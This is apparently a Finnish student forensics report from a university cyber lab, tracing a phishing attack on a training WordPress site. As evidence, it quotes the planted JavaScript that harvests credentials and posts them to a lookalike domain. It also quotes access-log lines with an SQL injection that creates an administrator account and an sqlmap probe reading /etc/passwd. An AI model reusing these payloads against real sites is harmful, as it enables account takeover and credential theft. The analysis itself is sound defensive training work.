Forensiikkatyö

CS4E - Kybereo

Timo Lehosvuo, TV18S1

Tuukka Bordi, TTV18S1

Harjoitustyö
Tunkeutumis- ja puolustusmenetelmät, Jarmo Nevala
25.4.2021
Tekniikan ala

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

Sisältö

Kuviot

1 Tutkimustyö

Tehtävänä oli tutkia Kybereon virtuaalikoneella pyörivää sivua ja selvittää siihen kohdistunutta hyökkäystä. Meidän piti vastata seuraaviin kymmeneen kysymykseen:

How can you identify:


- A message as a phishing email?
- Where the phishing site mentioned in the email is located?
- Where the user credentials from the phishing site end up?
- How many users have visited the phishing site?
- How the attacker has carried out his criminal actions?
- What has enabled the attacker's criminal actions?

•Describe your investigation working path (how did you do it)?
•Describe the attacker's modus operandi (Attack path)
On auditing perspective
•What are the main threats in this environment?
•How many critical vulnerabilities did you find by using CPE (Apache, WordPress, SQL)?

Vaikka kysymykset olivat englanniksi, vastasimme suomeksi, koska olemme tehneet kaikki muut kurssin työt suomeksi.

How can you identify a message as a phishing email?

Kybereonin työntekijä oli saanut sähköpostiinsa epäilyttävän viestin. Kuva sähköpostista löytyy alta:



Kuvio 1: Phishing viesti

Kuvasta paistaa läpi kaksi tärkeää asiaa:

- Lähettäjän sähköpostiosoite ei ole kybereo.ch -domainista. Tämä tarkoittaa, että sähköposti ei ole peräisin kybereon henkilökunnalta
- Kirjoitusvirhe "Kyberoo ICT" oman nimen kohdalla viestin lopussa
    - Kirjoitusvirheet on yleensä tehty sitä varten, että tietyntyyppiset ihmiset tunnistavat viestin heti huijaukseksi ja antavat asian olla (eli eivät ilmoita asiasta edes eteenpäin). Toisentyyppiset ihmiset taas lankeavat näihin huijauksiin helpommin ja avaavat linkin, koska eivät osaa tarkistaa viestin lähettäjän aitoutta.

How can you identify where the phishing site mentioned in the email is located?

Phishaus-sivu on kybereon omalla sivustolla (tämä selviää katsomalla sähköpostissa olevaa link-kiä). Hyökkääjät ovat jotenkin saaneet ujutettua tämän sivun kybereon WordPressiin.

How can you identify where the user credentials from the phishing site end up?

Tutkimalla sivuston koodia selviää, että käyttäjätunnukset ja salasanat lähetetään osoitteeseen ”https://www.kyberoo.ch/index.php”

```
<link rel="alternate" type="text/xml+oembed" href="https://www.kybereo.ch/wp-json/oembed/1.0/embed?
format=xml">
<script>
  var a = prompt("kybereo username: ");
  var b = prompt("kybereo password: ");

  var xhttp = new XMLHttpRequest();
  xhttp.open("POST", "https://www.kyberoo.ch/index.php");
  xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

  xhttp.send("a="+a+"&b="+b);
</script>
```

Kuvio 2: JavaScript koodi

How can you identify how many users have visited the phishing site?

Saimme näkyviin käyttäjämäärän käsittelemällä ssl access lokeja. Koska emme osanneet tehdä komentoa itse, käytimme kybereon ohjeista löytyvää komentoa (44 - Flagship 1 Task n.d).

```
[root@www httpd]# cat ssl_access_log | grep kybereo-internal-information | cut -f1 -d' ' | sort | un
iq -c
     17 10.10.100.10
     26 10.10.100.11
     72 81.52.190.240
[root@www httpd]# _
```

Kuvio 3: Käyttäjät jotka kävivät haitallisella sivulla

Niin kuin kuvasta näkyy, phishing sivulla on käynyt kolme käyttäjää useamman kerran. Kaksi näistä on privaatteja IP-osoitteita (10.10.100.x), joten näiden käyntien voi olettaa olevan joiltakuilta, jotka ovat olleet samassa lähiverkossa kybereon palvelimen kanssa.

How can you identify how has the attacker carried out his criminal actions?

Hyökkääjä käytti hyväkseen sivuilla olevaa haavoittuvuutta, jonka avulla hän loi itselleen tilin, jolla hän loi phishing-sivun kybereon WordPressiin. Viimeiseksi hän lähetti phishing-sähköposteja uhreille, jotka hän todennäköisesti sai ollessaan kirjautuneena sivuille.

How can you identify what has enabled the attacker's criminal actions?

WordPress plugin “safe-search” on haavoittuvainen SQL-injektiolle:

```
<?php
/*
Plugin Name: safe-search
*/


function jst_plugin_footer() {
        ?>
                <form action="<?php echo plugins_url("search.php", __FILE__) ?>">
                        <input class="search-field" placeholder="Safe search …" value="" name="s" t$
                </form>
        <?php
}

add_action('get_search_form', 'jst_plugin_footer', 1);


?>
```

Kuvio 4: Safe search plugin

Kuten kuvassa näkyy, tämä safesearch suorittaa “php echo” komennon, joka tulostaa WordPressin oman plugins_url –komennon generoiman kansion input -kentässä annetuilla argumenteilla (Esim. “?arg1=val1&arg2=val2” jne.). Jossain vaiheessa parametrien “?joku=arvo” prosessointia parametrit annetaan SQL-tulkille, joka yrittää löytää hakutuloksen. Koska input annetaan SQL-tulkille suoraan ilman syötesanitaatiota, SQL-injektio on mahdollinen.

Näin hyökkääjä on onnistunut tekemään muutoksia WordPressin tietokantaan, jonka jälkeen hän on voinut kirjautua WordPressin sivuille ja tehdä muita haluamiaan muutoksia helposti.

Describe your investigation working path (how did you do it)?

Aloitimme tutkimisen tehtävänannossa annetusta phishing -sähköpostista missä oli linkki sisäverkossa olevaan sivuun. Tutkimme sähköpostin tarkasti ja huomasimme eroavaisuuksia lähettäjän ja saajan sähköpostiosoitteissa. Menimme viestissä olevan linkin osoittamalle sivulle, sivu pyysi käyttäjätunnusta ja salasanaa, kirjauduimme sisään, jonka jälkeen tutkimme sivun koodia mistä löytyi hälyttävä koodin pätkä:

```
<link rel="alternate" type="text/xml+oembed" href="https://www.kybereo.ch/wp-json/oembed/1.0/embed?format=xml">
<script>

var a = prompt("kybereo username: ");
var b = prompt("kybereo password: ");

var xhttp = new XMLHttpRequest();
xhttp.open("POST", "https://www.kyberoo.ch/index.php");
xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

xhttp.send("a="+a+"&b="+b);
</script>
```

Kuvio 5: Koodi joka lähettää tunnukset

Tämän jälkeen aloimme tutkimaan lokitiedostoista liikennettä “www.kybereon.ch/kybereon-internal-information" sivulle, jotta tietäisimme sen, montako ihmistä siellä on käynyt. Lokitiedostoista selvisi liikennettä kolmesta eri IP-osoitteesta (44 - Flagship 1 Task n.d):

```
[root@www httpd]# cat ssl_access_log | grep kybereo-internal-information | cut -f1 -d' ' | sort | uniq -c
     17 10.10.100.10
     26 10.10.100.11
     72 81.52.190.240
[root@www httpd]# _
```

Kuvio 6: Haitallisen sivun kävijät

Näistä kolmesta IP-osoitteesta pisti silmään 81.52.190.240, joka on ulkoverkon IP-osoite. Tämän IP-osoitteen avulla pystyimme tutkimaan lokitiedostoista tarkemmin millaista liikennettä kyseisestä IP-osoitteesta on tullut palvelimelle (komento: *cat ssl_access_log* | grep 81.52.190.240 | grep –v sqlmap | less*):

```
81.52.190.240 - - [09/Nov/2020:10:43:56 +0200] "GET /wp-content/plugins/safe-search/search.php?s=';INSERT%20INTO%20wp_users%20(ID,%20user_login,%20user_pass,%20user_status)%20VALUES%20(%20506,%20%22ty
iop%22,%20%22598944ddfe15bc5c174b20bbd81f4353%22,%200);INSERT%20INTO%20wp_usermeta%20(umeta_id,%20us
er_id,%20meta_key,%20meta_value)%20VALUES%20(NULL,%20506,%20%22wp_capabilities%22,%20'a:1:%7Bs:13:%2
2administrator%22;b:1:%7D');INSERT%20INTO%20wp_usermeta%20(umeta_id,%20user_id,%20meta_key,%20meta_v
alue)%20VALUES%20(NULL,%20506,%20%22wp_user_level%22,%2010); HTTP/1.1" 200 31867 "-" "MegaHax 2000"
81.52.190.240 - - [09/Nov/2020:10:44:58 +0200] "GET /wp-admin HTTP/1.1" 301 240 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
81.52.190.240 - - [09/Nov/2020:10:44:58 +0200] "GET /wp-admin/ HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
81.52.190.240 - - [09/Nov/2020:10:45:04 +0200] "GET /wp-login.php?redirect_to=https%3A%2F%2Fwww.kybereo.ch%2Fwp-admin%2F&reauth=1 HTTP/1.1" 200 6195 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
```

Kuvio 7: ssl_access lokitiedosto

Tästä lokitiedostosta selvisi, että palvelimelle on tehty uusi pääkäyttäjä käyttäen WordPressin “safe search” pluginissa olevaa haavoittuvuutta. Tämän tiedettyämme aloimme tutkimaan kyseistä pluginia, tietääksemme mitä se tekee ja mahdollisesti selvittää haavoittuvuuden syytä:

```
<?php
/*
Plugin Name: safe-search
*/


function jst_plugin_footer() {
        ?>
                <form action="<?php echo plugins_url("search.php", __FILE__) ?>">
                        <input class="search-field" placeholder="Safe search …" value="" name="s" t$
                </form>
        <?php
}

add_action('get_search_form', 'jst_plugin_footer', 1);


?>
```

Kuvio 8: WordPressin haavoittuva plugin

Jatkoimme lokitiedoston tutkimista, jotta saimme täyden kuvan mitä hyökkääjä on tehnyt. Lopulta selvisi, mitä hyökkääjä on tehnyt, kun tunnistimme SQL-injektion sekä käyttäjän sen jälkeen tekemät toimet.

Tutkimme myös “.bash_history” tiedostoa, josta ei selvinnyt kuitenkaan mitään kiinnostavaa, paitsi safe-search pluginin kansiosijainti.

Describe the attacker’s modus operandi (Attack path)


Ensiksi hän skannasi sivun sqlmap työkalulla haavoittuvuuksien etsimiseksi. Esimerkkinä sqlmap-komento yritti ajaa seuraavaa komentoa sivustolla. Komento etsi samaan aikaan XSS, SQLi sekä arbitrary code execution haavoittuvuuksia:

```
81.52.190.240 - - [09/Nov/2020:10:12:11 +0200] "POST /intra/wp-login.php?Yblp=7036%2BAND%2B1%3D1%2BU
NION%2BALL%2BSELECT%2B1%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%
2BFROM%2Binformation_schema.tables%2BWHERE%2B2%3E1--%2F%2A%2A%2F%3B%2BEXEC%2Bxp_cmdshell%28%27cat%2B
..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1" 200 7465 "-" "sqlmap/1.4#stable (http://sqlmap.org)"
```

Kuvio 9: sqlmap GET-pyyntö access lokissa

Nähtävästi hyökkääjä löysi jotain, koska seuraavaksi hän loi itselleen käyttäjän käyttämällä hyväksi

SQL-injektio –haavoittuvuutta WordPressin safe-search osiossa:




Kuvio 10: SQL-injektio lokitiedostossa

Nyt hyökkääjä kirjautui sisään:

Kuvio 11: Hyökkääjän kirjautuminen pääkäyttäjänä


Jonka jälkeen hän pääsi admin-konsoliin ja alkoi heti tekemään uutta sivua:



Kuvio 12: Haitallisen sivun luonti


Tekijä ei ollut kovin taitava, koska ensimmäisessä versiossa “kybereo-internal-information" sivulla

JavaScript koodia oli yritetty upottaa sivustoon virheellisesti:



Kuvio 13: Virheellinen JavaScript koodi

Testauksen jälkeen hän korjasi sivuston, jolloin JavaScript alkoi toimimaan. Tähän hyökkääjä lopetti toimintansa. JavaScript sivustolla näytti lopulta tältä:



Kuvio 14: Toimiva JavaScript koodi

ON AUDITING PERSPECTIVE:

What are the main threats in this environment?


Kaksi suurinta uhkaa ympäristössä on:

- Hyökkääjä hyväksikäyttää PHPMyAdmin -lisäosan Local File Inclusion haavoittuvuutta, jolla voi ladata tiedostoja tai suorittaa koodia. Tapauksissa, jossa WordPressiin voisi ladata omia tiedostoja, tämä uhka koskisi myös noiden tiedostojen suorittamista haavoittuvuutta hyväksikäyttämällä.

- Hyökkääjä voi hyväksikäyttää Apachessa esiintyvää Slowloris -haavoittuvuutta suorittaakseen palvelunestohyökkäyksen, jota nykyisillä komponenteilla on vaikea estää.

- (Kuten jo aiemmin mainittu), WordPressin safe-search pluginia käyttämällä hyökkääjä voi suorittaa SQL-injektion ja ottaa haltuun koko WordPress installaation. Lisäksi vaarassa ovat kaikki tietokannassa olevat käyttäjätiedot sekä kaikki viestit ja postaukset.

- Osa tulkinnastamme perustuu seuraavan nmapilla tekemämme skannauksen tuloksiin:




Kuvio 15: nmap vuln scan

How many critical vulnerabilities did you find by using CPE (Apache, WordPress, SQL)?

Sivustolta ”https://nvd.nist.gov/vuln/search” löytyi yhteensä seitsemän kriittistä haavoittuvuutta koskien kybereonin Apache, WordPress ja SQL versioita. Kuusi kriittistä haavoittuvuutta koski WordPressiä ja yksi MySQL:ää.

- Meillä oli huonoa tuuria siinä, että NISTin sivu oli vaikeasti saavutettavissa silloin, kun teimme tätä harjoitustyötä. Alla virhetiedot:



Kuvio 16: NIST ei vastaa

- Tämän takia oli vaikea löytää oikeaa CPE-merkintää; oli todella vaikea testata luomiamme CPE-numeroita, koska yhden tuloksen lataus kesti 10 minuuttia.

Lähteet

44 - Flagship 1 Task. N.d. Artikkeli JAMKin sisäisillä sivuilla. Viitattu 25.4.2021. https://cs4e.pages.labranet.jamk.fi/ooc/40-Digital_Forensics/04-Training/.